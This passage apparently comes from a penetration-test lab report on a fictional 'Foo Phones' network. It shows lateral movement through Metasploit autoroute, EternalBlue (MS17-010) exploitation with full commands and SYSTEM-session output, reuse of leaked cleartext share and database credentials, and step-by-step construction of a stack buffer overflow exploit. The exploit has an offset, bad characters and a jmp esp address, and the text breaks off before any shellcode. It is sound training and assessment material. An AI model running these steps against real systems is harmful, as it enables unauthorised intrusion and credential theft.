mount -t cifs //10.185.10.34/share -o username=share_admin,password='Wind0wz87!kj' /mnt/share
sh-3.2#
```

And Another information disclosure for the Database Connection

```
sh-3.2# cat dbconnection.php
<?php
$con = mysql_connect("127.0.0.1","els_admin9","P2!3×19!");

if (!$con)
  {
  die('Could not connect: ' . mysql_error());
  }

mysql_select_db("phpcollab");
?>
sh-3.2#
```

3.2. 10.185.10.27

IP: 10.185.10.27 OS: Windows 7	
Port Number	**Service Running**
135	SMB
139	SMB
445	Netbios


3.2.1 Eternalblue

Description	EternalBlue is the name given to a software vulnerability in Microsoft's Windows operating system. The tech giant has called it EternalBlue MS17010 and issued a security update for the flaw on March 14. The patch was issued before the WannaCry ransomware spread around the world and those who had updated early would have been protected.
Impact	Critical
CVE	2017-0144


3.2.1.1 Exploitation

in order to gain access over 10.185.10.0/24 subnet I had to run autoroute to route through the pawned machine which is the linux machine (the web server) so I had to run autoroute from meterpreter

“ autoroute -s 10.185.10.0/24 “



Now let’s see if someone is alive on the next subnet so we use ping_sweep to check it out




And we find 3 hosts :

10.185.10.1 10.185.10.27 10.185.10.34

I suppose the first one is the gateway so I didn't find anything useful regarding it but the other 2 were interesting, I scanned them first using portscan module then scanned them again using the auxiliary module :

Port Scan Module



"auxiliary/admin/smb/ms17_010_command"

Then I went for eternalblue exploit which was psexec module using the following commands on Metasploit:

“use exploit/windows/smb/ms17_010_psexec “ “ set RHOSTS 10.185.10.27 “ “ set payload windows/meterpreter/bind_tcp” “ run “

```
msf5 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                     Requir
ed  Description
   ----                  ---------------                                                     ------
--  -----------
   DBGTRACE              false                                                               yes
    Show extra debug trace info
   LEAKATTEMPTS          99                                                                  yes
    How many times to try to leak transaction
   NAMEDPIPE                                                                                 no
    A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt      yes
    List of named pipes to check
   RHOSTS                10.185.10.27                                                        yes
    The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                                                                 yes
    The Target port
   SERVICE_DESCRIPTION                                                                       no
    Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                      no
    The service display name
   SERVICE_NAME                                                                              no
    The service name
   SHARE                 ADMIN$                                                              yes
    The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folde
r share
```

And we are in :


```
msf5 exploit(windows/smb/ms17_010_psexec) >
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.185.10.27:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.185.10.27:445 - Built a write-what-where primitive ...
[+] 10.185.10.27:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.185.10.27:445 - Selecting PowerShell target
[*] 10.185.10.27:445 - Executing the payload ...

[+] 10.185.10.27:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Started bind TCP handler against 10.185.10.27:4444
[*] Sending stage (180291 bytes) to 10.185.10.27
[*] Meterpreter session 2 opened (10.90.60.80:49116 → 10.185.10.27:4444) at 2020-04-08 22:54:28 -0400

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

And while enumeration this file was found



it would lead to the next target

3.2.1.2 Remediation

In case you want to keep using windows 7 it has to be patched according to Microsoft articles:

https://support.microsoft.com/en-us/help/4023262/how-to-verify-that-ms17-010-is-installed

but it is better to upgrade to the latest version of windows 10 or currently supported Operating System


3.3 10.185.10.34 (Developer Machine)


IP : 10.185.10.34 OS: Windows 7	
Port Number	**Service Running**
135	SMB
139	SMB
445	NetBios

Exploitation!

we use the same module of Metasploit to login to the machine 10.185.10.34 as it has proven to be vulnerable , but there is a slight difference as it needs to add username and password first to exploit this and luckily we have them from the Web-Server and the username was **share_admin** while the password was "**Wind0wz87!kj "**

let's start the pawning using the same Metasploit module





```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DEVELOPER
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : FOOPHONES
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter >
```

3.3.1 Remediation

The Same Steps done for 10.185.10.27 should be done for this machine too

Then we found these 3 files and they indicate a connection to another machine which is 10.185.10.55

```
 Directory of C:\Users\developer\Desktop\CustomerManagerDev

05/14/2018  03:56 PM    <DIR>          .
05/14/2018  03:56 PM    <DIR>          ..
05/14/2018  03:56 PM               398 CustomerManagerClient.py
05/14/2018  07:02 PM             3,746 CustomerManagerService.c
05/14/2018  03:56 PM            13,312 CustomerManagerService.exe
05/14/2018  03:56 PM        14,157,672 vc_redist.x86.exe
               4 File(s)     14,175,128 bytes
               2 Dir(s)   1,140,781,056 bytes free

C:\Users\developer\Desktop\CustomerManagerDev>type CustomerManagerClient.py
type CustomerManagerClient.py
#!/usr/bin/env python2
import socket

ServiceManagerIP = "10.185.10.55"
ServiceManagerPort = 42424


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ServiceManagerIP, ServiceManagerPort))
msg = raw_input('Welcome to the Foo Phones Customer Manager.\r\n\r\nPlease Enter A Customer ID: ') + "\r\n"


s.send(msg)
data = s.recv(len(msg))
s.recv(1024)
s.close()
print data

C:\Users\developer\Desktop\CustomerManagerDev>
```

So let’s go for Arp post module by using

“ exploit/windows/gather/arp_scanner”





And we got 10.185.10.55 as we intended to look for it to have the buffer overflow shell

3.4. 10.185.10.55

Port Number	Service Running
4242	Customer Manager Portal

3.4.1 Buffer Overflow

Description	A buffer overflow, or buffer overrun, is a common software coding mistake that an attacker could exploit to gain access to your system. To effectively mitigate buffer overflow vulnerabilities, it is important to understand what buffer overflows are, what dangers they pose to your applications, and what techniques attackers use to successfully exploit these vulnerabilities.
Impact	High
CVE	N/A

Now it is a buffer overflow

The file CustomerManagerClient.py

```
File  Actions  Edit  View  Help
l No. 1   Shell No. 2   Shell No. 7   Shell No. 4   Shell No. 8

#!/usr/bin/env python2
import socket

ServiceManagerIP = "10.185.10.55"
ServiceManagerPort = 42424

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ServiceManagerIP, ServiceManagerPort))
msg = raw_input('Welcome to the Foo Phones Customer Manager.\r\n\r\nPlease Enter A Customer ID: ') + "\r\n"

s.send(msg)
data = s.recv(len(msg))
s.recv(1024)
s.close()
print data
```


After fuzzing with mona by typing !mona pc 200 I found out it is a buffer overflow and 200 works as a buffer overflow no problem, but I did it in 2 ways so I will be explaining what I did,

First I used Metasploit pattern_create and mona to validate my output

I add the junk pattern and send the exploit to check my results

```
root@kali:~/ptp# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad
Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
root@kali:~/ptp#
```


And it crashes at this address



Now I have to get the offset so I can use 2 ways :

1- Using Mona :
2- With Metasploit

Using Mona is like the following :



I type **“ !mona po 39654138 “** and it gets me 146

2-using the Metasploit I use pattern_offset

```
s.recv(1024)
s.close()
print data
root@kali:~/ptp# locate pattern_offset
/usr/bin/msf-pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
root@kali:~/ptp# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 39654138
[*] Exact match at offset 146
root@kali:~/ptp#
root@kali:~/ptp#
```

And still I get 146 , so afterall I can use 146 Now

my exploit is like that :

```
#!/usr/bin/env python2
import socket

ServiceManagerIP = "192.168.1.2"
ServiceManagerPort = 42424


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ServiceManagerIP, ServiceManagerPort))


EIP="BBBB"
msg = "A" * 146 + EIP + "\r\n"

s.send(msg)
data = s.recv(len(msg))
s.recv(1024)
s.close()
print data
```

Why the IP is 192.168.1.2 because I am still testing on my local environment before publishing the exploit

And **“BBBB”** to validate the correct EIP value , did we hit it or not.




and seems like we did

And now we add the bad characters to validate which one Is the bad one,


And we have " **\x00"** and **"\x0A"**

And I want the jmp esp address, so I use mona to get it.

Now the jmp esp address as shown below is :



!mona jmp -r esp



“080414c3 “

The Application is a little endian so I type it on reverse:

"\xc3\x14\x04\x08"

